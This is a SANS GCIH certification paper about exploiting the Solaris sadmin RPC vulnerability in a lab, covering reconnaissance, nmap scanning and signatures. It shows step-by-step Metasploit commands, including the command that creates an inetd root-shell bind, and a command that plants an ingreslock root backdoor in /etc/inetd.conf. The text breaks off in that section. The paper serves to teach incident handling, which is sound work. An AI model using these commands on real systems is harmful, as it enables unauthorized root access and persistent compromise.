



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

A Case Study in Solaris Sadmin Exploitation

Prepared for:

**SANS GCIH Practical Assignment Version 4
Option 1: Exploit in a Lab**

Prepared by:

Karim Nathoo

27 January 2005

ABSTRACT

This paper demonstrates the phases involved in a typical attack against an Internet facing computer system. The paper then switches perspective and discusses the actions that should be taken by the incident handling team at the affected organization in response to the incident.

The attack phases covered include reconnaissance, scanning, exploitation, keeping access and covering tracks. The attack scenario involves the exploitation of a default configuration of the *sadmin* service found on many systems running a Solaris operating system. Access is maintained to the system using a common technique known as an *inetd backdoor*. The attacker covers his tracks by carefully deleting residual traces of the exploit from the file system and altering system logs.

The incident handling phases covered in this paper include preparation, identification, containment, eradication, recovery and lessons learned. The initial phases of the incident handling process focus on identification of the incident through a disk space usage anomaly and containment through the use of border router policy. In order to assist in developing an eradication strategy, possible methods for fingerprinting the exploit used by the attacker are presented. The last phase of the incident handling process involves a review of measures that, had they been implemented in the organization, may have assisted in the incident handling process or prevention of the attack.

© SANS Institute 2005. All rights reserved.

Table of Contents

<u>ABSTRACT</u>	i
<u>1 Statement of Purpose</u>	1
<u>2 The Exploit</u>	2
<u>2.1 Vulnerability Identification</u>	2
<u>2.2 Affected Systems</u>	2
<u>2.3 Protocols/Services/Applications</u>	3
<u>2.4 Vulnerability Description</u>	3
<u>2.5 Attack Signatures</u>	5
<u>3 Stages of The Attack Process</u>	6
<u>3.1 Reconnaissance</u>	6
<u>3.2 Scanning</u>	8
<u>3.3 Exploiting The System</u>	10
<u>3.4 Network Diagram</u>	12
<u>3.5 Keeping Access</u>	12
<u>3.6 Covering Tracks</u>	15
<u>4 The Incident Handling Process</u>	21
<u>4.1 Incident Context</u>	21
<u>4.2 Preparation</u>	21
<u>4.3 Identification</u>	22
<u>4.4 Containment</u>	22
<u>4.5 Eradication</u>	24
<u>4.6 Recovery</u>	29
<u>4.7 Lessons Learned</u>	29
<u>5 List of References</u>	31
<u>6 Works Cited</u>	32

2 Statement of Purpose

This paper demonstrates the phases involved in a typical attack against an Internet facing computer system. The attack is performed by an individual desiring an online pick-up and drop-off point for pirated media. The attack phases covered include reconnaissance, scanning, exploitation, keeping access and covering tracks.

The target of the attack is the Internet facing DNS server of CompanyXYZ. The DNS server of CompanyXYZ is identified via a WHOIS query of the www.companyxyz.com domain from the www.samspace.org website and fingerprinted to be a UNIX host through examination of TTL (Time To Live) values in packets received from the target.

Potential attack vectors into the system are discovered using *nmap* to perform a series of TCP (Transmission Control Protocol), UDP (User Datagram Protocol), and RPC (Remote Procedure Call) scans against the target. The scanning phase quickly reveals the presence of the *sadmin* service on the target. This service is known to be exploitable in default Solaris configurations.

The *solaris_sadmin_exec* exploit module from the Metasploit Framework (www.metasploit.net) is used to obtain initial *root* access to the target. In order to maintain access and use the target for illicit file storage, an *inetd* backdoor will be installed on the target system. The backdoor is installed through a modification of the */etc/inetd.conf* file that adds a root shell listener to the *ingrelock* port (*1524/tcp*) of the target. This backdoor can be subsequently accessed via any TCP port connection utility such as *netcat*. Once connected to the backdoor, an attacker can use the target resident TFTP (*Trivial File Transfer Protocol*) client to perform file transfers.

The attacker covers his tracks through cleaning up residual files left in the */tmp* directory by the exploit module as well as checking for the existence of any system log files that would alert to the compromise.

© SANS Institute 2005

3 The Exploit

3.1 Vulnerability Identification

Vulnerability Name: Solaris sadmin AUTH_SYS Credential Remote Command Execution

CVE ID: CAN-2003-0722 (assigned 2003-09-02)

OSVDB ID: 4585 (disclosure date 2003-09-13)

Bugtraq ID: 8615 (published 2003-09-16)

References:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0722>

<http://www.osvdb.org/4585>

<http://www.securityfocus.com/bid/8615>

<http://sunsolve.sun.com/search/document.do?assetkey=1-26-56740-1>

<http://seclists.org/lists/vulnwatch/2003/Jul-Sep/0115.html>

http://www.metasploit.net/projects/Framework/exploits.html#solaris_sadmin_exec

3.2 Affected Systems

As per the security advisory from SUN Microsystems, both x86 and SPARC based Solaris systems using the default *sadmin* service configuration are affected. The affected Solaris versions are¹:

SPARC Platform:

Solaris 7 without patch 116456-01

Trusted Solaris 7

Solaris 8 without patch 116455-01

Trusted Solaris 8 04/01 and 12/02

Solaris 9 without patch 116453-01

x86 Platform:

Solaris 7 without patch 116457-02

Trusted Solaris 7

Solaris 8 without patch 116442-01

Trusted Solaris 8 04/01 and 12/02

Solaris 9 without patch 116454-01

3.3 Protocols/Services/Applications

¹ <http://sunsolve.sun.com/search/document.do?assetkey=1-26-56740-1>

The *sadmin* program is a daemon used by the Solaris operating system for providing distributed system administration. *sadmin* is implemented as a Remote Procedure Call (RPC) application. RPC is a programming abstraction that allows network server applications to provide services to clients using a method similar to classical procedure call. This abstraction assists in the development process, as the details of low level network communication are hidden from the client application programmer.

Client applications communicate with RPC server programs using a combination of TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) traffic. The details of the TCP and UDP communication are abstracted from the client application programmer utilizing the RPC abstraction.

Standard RPC (versus Secure RPC) does not provide authentication services beyond those provided by the underlying network. RPC applications are required to implement their own security mechanisms if application level authentication is required.

The *sadmin* daemon is capable of two different authentication modes. The subject of this paper is the AUTH_SYS mode, to be explained in greater detail in following sections. A simplified event flow for a client connecting to the *sadmin* service when the *sadmin* service is configured to use AUTH_SYS authentication is as follows:

1. The client application determines the port number that the *sadmin* service is listening on by connecting with server's RPC portmapper and querying for RPC number 100232, the registered RPC number for *sadmin*. The initial communication with the portmapper is performed via UDP, and the portmapper listens by default on UDP port 111.
2. The client uses the port number received from the port mapper and begins communicating with the *sadmin* service on the server using TCP.
3. The client presents its identity to the *sadmin* service over TCP.
4. The server does not verify the user identity presented by the client, just that the user account actually exists on the system.
5. If the user identity is valid (i.e. exists on the system) the client is given access to *sadmin* services.

From the above flow of events, it is apparent that there are several possible attack vectors, including session hijacking, packet sniffing and identity spoofing. The focus of this paper is identity spoofing, made possible by the lack authentication performed by the *sadmin* service.

3.4 Vulnerability Description

sadmin is a daemon used by the Solaris operating system for providing distributed system administration services. The *sadmin* daemon is started in a default installation of the Solaris operating system, typically running with root privileges. Use of the *sadmin* daemon allows for

the remote and distributed administration of the Solaris operating system.

There are two modes of authentication that are supported for clients connecting to the *sadmin* daemon:

1. AUTH_DES; and
2. AUTH_SYS.

AUTH_SYS is the default form of authentication used by *sadmin* and many other Remote Procedure Call (RPC) programs. AUTH_SYS is an extremely weak authentication mode that does not perform any meaningful authentication – as the user id purported by the client caller is not verified.

AUTH_DES is a stronger authentication mode than AUTH_SYS and uses cryptographic techniques such as DH (Diffie Hellman) Key Agreement and the DES (Data Encryption Standard) to authenticate clients of the *sadmin* service. This mode is not the default mode and must be explicitly enabled by the administrator in the */etc/inetd.conf* configuration file on a Solaris system.

The root of the problem is one that is common to many application vulnerabilities: trust in un-validated, client controlled input parameters. When *sadmin* is configured in AUTH_SYS mode, clients connect using an RPC call that takes as parameters the user credentials. The user credentials include user, group and client hostname. By altering these completely un-validated and client controlled values in the RPC call, the client can execute commands in the context of the spoofed user (ideally *root*) on the target system.

The *sadmin* service is an attractive target for attackers for the following reasons:

- the vulnerable sadmin service configuration is the default and is very common in Solaris deployments;
- the daemon normally runs with root privileges;
- the vulnerability is remotely exploitable;
- there are a wide variety of published exploits targeting this vulnerability;
- the exploit code is “platform independent”, meaning that it will work without modification on both x86 and SPARC architectures; and
- the vulnerability and exploit code are relatively easy to understand.

Successful exploitation of this vulnerability allows the attacker to run commands in the context of the root (administrative) user. The vulnerability is remotely exploitable, provided that logical connectivity to the port hosting the *sadmin* application is available. Logical connectivity to the portmapper (111/udp) is not necessary if the attacker knows the port on which *sadmin* is listening, otherwise logical connectivity to the portmapper is also required.

3.5 Attack Signatures

Most IDS (Intrusion Detection Systems) contain signatures for the *sadmin* vulnerability described above. The table below provides details on the Snort IDS rules that would be triggered in response to a typical *sadmin* exploit.

Snort SID	Name	Link
585	RPC portmap sadmin request UDP	http://www.snort.org/snort-db/sid.html?sid=585
1957	RPC sadmin UDP PING	http://www.snort.org/snort-db/sid.html?sid=1957
2256	RPC sadmin query with root credentials attempt UDP	http://www.snort.org/snort-db/sid.html?sid=2256

The above signatures can be used to specifically identify an attempt to exploit the *sadmin* authentication vulnerability. Additionally, there are signatures that can be used to identify typical activity performed by an attacker in preparing to attempt to exploit *sadmin*. This activity includes the use of port and RPC scanning with tools such as *nmap*.

The particular exploit method used in this paper leaves traces on the compromised system in the form of log file entries (if logging is enabled on the target system), residual files left by the exploit and modification of system files to create an *inetd* backdoor. These signatures are described in more detail in Section “4.3 Identification” and Section “4.5 Eradication”.

© SANS Institute


4 Stages of The Attack Process

4.1 Reconnaissance

The attacker in this scenario is searching for an online repository where he can store pirated media for subsequent download by his friends. This particular attacker has a great deal of available time and spends a significant portion of it choosing targets at random and testing their security posture. He decides that his next target is the www.companyxyz.com domain. The first phase of his attack involves acquiring the IP addresses of potential targets within the network domain.

The attacker navigates to www.sanspade.org to obtain some information that may be useful in serving as a starting point for the attack. The attacker performs a WHOIS query as shown in the following screen capture:

© SANS Institute 2005, Author retains full rights




Using SamSpade to Acquire Targets

From the output of the WHOIS query, the attacker obtains the IP address of the DNS server used by the domain. The DNS server IP address is identified as *10.165.21.182*. The attacker in this scenario decides to focus on the DNS server in order to determine if any exploitable vulnerabilities are present on the target network.

In the information gathering stages, a first step is often to narrow the scope of operating systems that the target could be using. A very easy way to determine whether the target is running a UNIX or Windows operating system is to examine the TTL (Time to Live) field in IP

packets originating from the target. Provided that there is no ICMP filtering at any point between the target and the test source, this can be accomplished by using a simple *ping* command, as shown in the screen capture below:



```
[root@localhost ~]# traceroute 10.165.21.182
traceroute to 10.165.21.182 (10.165.21.182), 30 hops max, 38 byte packets
 1  10.165.21.182 (10.165.21.182)  0.733 ms  0.641 ms  0.816 ms
[root@localhost ~]# clear

[root@localhost ~]# ping 10.165.21.182
PING 10.165.21.182 (10.165.21.182) 56(84) bytes of data:
64 bytes from 10.165.21.182: icmp_seq=0 ttl=255 time=0.417 ms
64 bytes from 10.165.21.182: icmp_seq=1 ttl=255 time=0.161 ms
64 bytes from 10.165.21.182: icmp_seq=2 ttl=255 time=0.184 ms
64 bytes from 10.165.21.182: icmp_seq=3 ttl=255 time=0.696 ms
64 bytes from 10.165.21.182: icmp_seq=4 ttl=255 time=0.174 ms
64 bytes from 10.165.21.182: icmp_seq=5 ttl=255 time=0.166 ms

--- 10.165.21.182 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 4999ms
rtt min/avg/max/mdev = 0.161/0.299/0.696/0.199 ms, pipe 2
[root@localhost ~]#
```

OS Enumeration Using TTL's

In the above screen capture, it can be observed that the TTL value in the packet returned from the target is 255. Windows operating systems typically use a starting TTL of 128, so we can speculate that the target is running a UNIX type operating system.

This particular attacker has a significant amount of expertise with UNIX hacking, so decides to maintain focus on the DNS server for the next phase of the attack.

4.2 Scanning

Several methods of scanning are possible. This scenario considers an attacker scanning using *nmap*. The scanning method employed does not make any attempt to be stealthy. The *nmap* scan is started with the aim of determining the OS platform of the target and services the target is offering. This information will be used to narrow the scope of exploits to be attempted in an

attack.

The command used to initiate the nmap scan is below:

```
nmap -vv -O -sV -sU -sS -oport_verion_scan.txt 10.165.21.182
```

An explanation of the parameters use in the command is below²:

- vv generates verbose output, including progress updates while *nmap* is scanning.
- O performs OS identification
- sV performs a version scan, which attempts to enumerate the services running on open ports, including the enumeration of RPC programs
- sU performs a UDP scan
- sS performs a TCP SYN scan
- o specifies an output file for *nmap* to write its output

The output file generated by output is shown below. For brevity, some portions of the file have been omitted:

```
# nmap 3.75 scan initiated wed Jan 12 19:11:06 2005 as: nmap -vv -O -sV -sU -sS -oport_verion_scan.txt 10.165.21.182
```

Interesting ports on 10.165.21.182:

(The 3081 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE	VERSION
7/tcp	open	echo	
7/udp	open	echo	
9/tcp	open	discard?	
9/udp	open filtered	discard	
13/tcp	open	daytime	Sun Solaris daytime
13/udp	open	daytime	Sun Solaris daytime
19/tcp	open	chargen	
19/udp	open	chargen	
21/tcp	open	ftp	Solaris ftpd
22/tcp	open	ssh	SunSSH 1.0 (protocol 2.0)
23/tcp	open	telnet	Sun Solaris telnetd
25/tcp	open	smtp	Sendmail
8.12.9+Sun/8.12.9			
37/tcp	open	time	
37/udp	open	time	
42/udp	open	nameserver?	
68/udp	open filtered	dhcpclient	
79/tcp	open	finger	Sun Solaris fingerd
111/tcp	open	rpcbind	2-4 (rpc #100000)
111/udp	open	rpcbind	2-4 (rpc #100000)
161/udp	open filtered	snmp	
32771/udp	open filtered	sometimes-rpc6	
32772/udp	open	sadmin	10 (rpc #100232)
32773/tcp	open	ttldbserverd	1 (rpc #100083)
32773/udp	open	cmsd	2-5 (rpc #100068)
32774/tcp	open	rcms_server	1 (rpc #100221)
32774/udp	open	quotad	1 (rpc #100011)
32775/tcp	open	metad	1 (rpc #100229)

² http://www.insecure.org/nmap/data/nmap_manpage.html

32775/udp	open	rstatd	2-4 (rpc #100001)
32776/tcp	open	metamhd	1 (rpc #100230)
32776/udp	open	rusersd	2-3(rpc #100002)
32777/tcp	open	rpc.metamedd	1 (rpc #100242)
32777/udp	open	walld	1 (rpc #100008)
32778/tcp	open	rusersd	2-3 (rpc #100002)
32778/udp	open	sprayd	1 (rpc #100012)
32779/tcp	open	status	1 (rpc #100024)
32780/tcp	open	sometimes-rpc23?	
32780/udp	open	status	1 (rpc #100024)
32786/udp	open	dmispd	1 (rpc #300598)
32787/udp	open	snmpXdmid	1 (rpc #100249)

Running: Sun Solaris 9
OS details: Sun Solaris 9

Nmap run completed at Wed Jan 12 19:19:37 2005 -- 1 IP address (1 host up) scanned in 511.503 seconds

From the output above, the attacker observes that the target OS is Solaris 9. Several ports are open on the machine, some representing attractive targets for attack. Most notably, we see that port 32772 is running the *sadmin* RPC program. As *sadmin* is known to be easily exploitable when configured with the default AUTH_SYS authentication mode, the attacker decides to attempt exploitation of this service.

4.3 Exploiting The System

The Metasploit Framework provides a module exploiting the *sadmin* vulnerability described above. The Metasploit Framework can be downloaded from www.metasploit.net. I used version 2.2 of the Framework running on Fedora Core 3 Linux to demonstrate successful exploitation.

Exploit Steps:

1. Navigate to the directory hosting the framework:
cd /framework-2.2

2. Start the Metasploit Framework Console:
./msfconsole

3. View the available exploits:
show exploits

4. Select the appropriate exploit module
use solaris_sadmin_exec

5. Set the IP address of the target:
setg RHOST 10.165.21.182

6. Set the port number of the *sadmin* service on the target, as obtained from the nmap

27 January 2005

scan in the preceding “scanning” phase:
setg SPORT 32772


7. Select an appropriate payload: (payload details to be explained later in this section)
setg PAYLOAD cmd_sol_bind
8. Launch the exploit:
exploit

If the above steps are successful, root access will be gained. Verify that commands are executing as root by typing the following:

id -a

This command will run on the victim and should indicate that the commands are executing within the context of *uid 0 (root)*.

The screen capture below shows a successful exploit used to obtain root privileges:



The screenshot shows a Metasploit terminal window titled 'root@localhost/framework-2.2'. The terminal displays the following commands and output:

```
msf > use solaris_sadmin_exec
msf solaris_sadmin_exec > setg RHOST 10.165.21.182
RHOST -> 10.165.21.182
msf solaris_sadmin_exec > setg SPORT 32772
SPORT -> 32772
msf solaris_sadmin_exec > setg PAYLOAD cmd_sol_bind
PAYLOAD -> cmd_sol_bind
msf solaris_sadmin_exec > exploit
[*] Starting Bind Handler.
[*] Trying to obtain hostname of 10.165.21.182:32772
[*] Using hostname of 'quagmire'
[*] Executing command grep -v msfbind /etc/services>/tmp/.msf_svcs;echo msfbind
4444/tcp>>/tmp/.msf_svcs;cp /tmp/.msf_svcs /etc/services;echo msfbind stream tcp
nowait root /bin/sh sh>/tmp/.msf_inet;/usr/sbin/inetd -s /tmp/.msf_inet;rm /tmp
/.msf_inet;
[*] Got connection from 10.165.21.182:4444

id -a
uid=0(root) gid=0(root) groups=1(other),0(root),2(bin),3(sys),4(adm),5(uucp),6(m
ail),7(tty),8(lp),9(nuucp),12(daemon)
```


The terminal window is part of a desktop environment with icons for 'Computer', 'root's Home', and 'Trash'. The system clock in the top right corner shows 'Sat Jan 22, 6:35 PM'.

Successful Exploitation with Metasploit

In the steps above, the *cmd_sol_bind* payload was selected. This payload uses the *inetd* backdoor technique explained in more detail in “Section 3.5 Keeping Access”. However, the *inetd* backdoor that is created is only effective until the *inetd* daemon is restarted (for example, upon reboot of the target platform).

4.4 Network Diagram

The diagram below details the test environment used to demonstrate the exploitation process.



Test Network

4.5 Keeping Access

Now that the attacker has *root* access to the target, he wants to ensure that access can be maintained in the event the exploited vulnerability is eventually addressed by the target owner. To maintain access, the attacker uses a common technique referred to as an “*inetd* backdoor”.

inetd is a daemon process that runs on most modern UNIX operating systems. Its purpose is to listen on the server’s network interface for service requests from clients. Once a request is received, if the server is offering the requested service, *inetd* will start the appropriate service process and forward the client connection to this service. In order to determine if the requested service is being offered, as well as to obtain the information about what process to start to satisfy the service request, the *inetd* daemon consults a configuration file called *inetd.conf*. On Solaris 9 systems, this file is usually located at */etc/inetd.conf*.

The *inetd* backdoor technique involves obtaining *root* access to the target and adding a service

entry to *inetd.conf* that will function as the attacker's backdoor. When the attacker subsequently attempts to connect to the target on the backdoor port, he will be granted *root* access via a program specified in *inetd.conf*.

In this particular attack scenario, the attacker would run the following series of commands from the Metasploit *root* shell obtained in the preceding exploit phase:

```
/bin/sh -c "echo ingreslock stream tcp nowait root /bin/sh sh -i" >> /etc/inetd.conf;3  
/usr/sbin/inetd -s
```

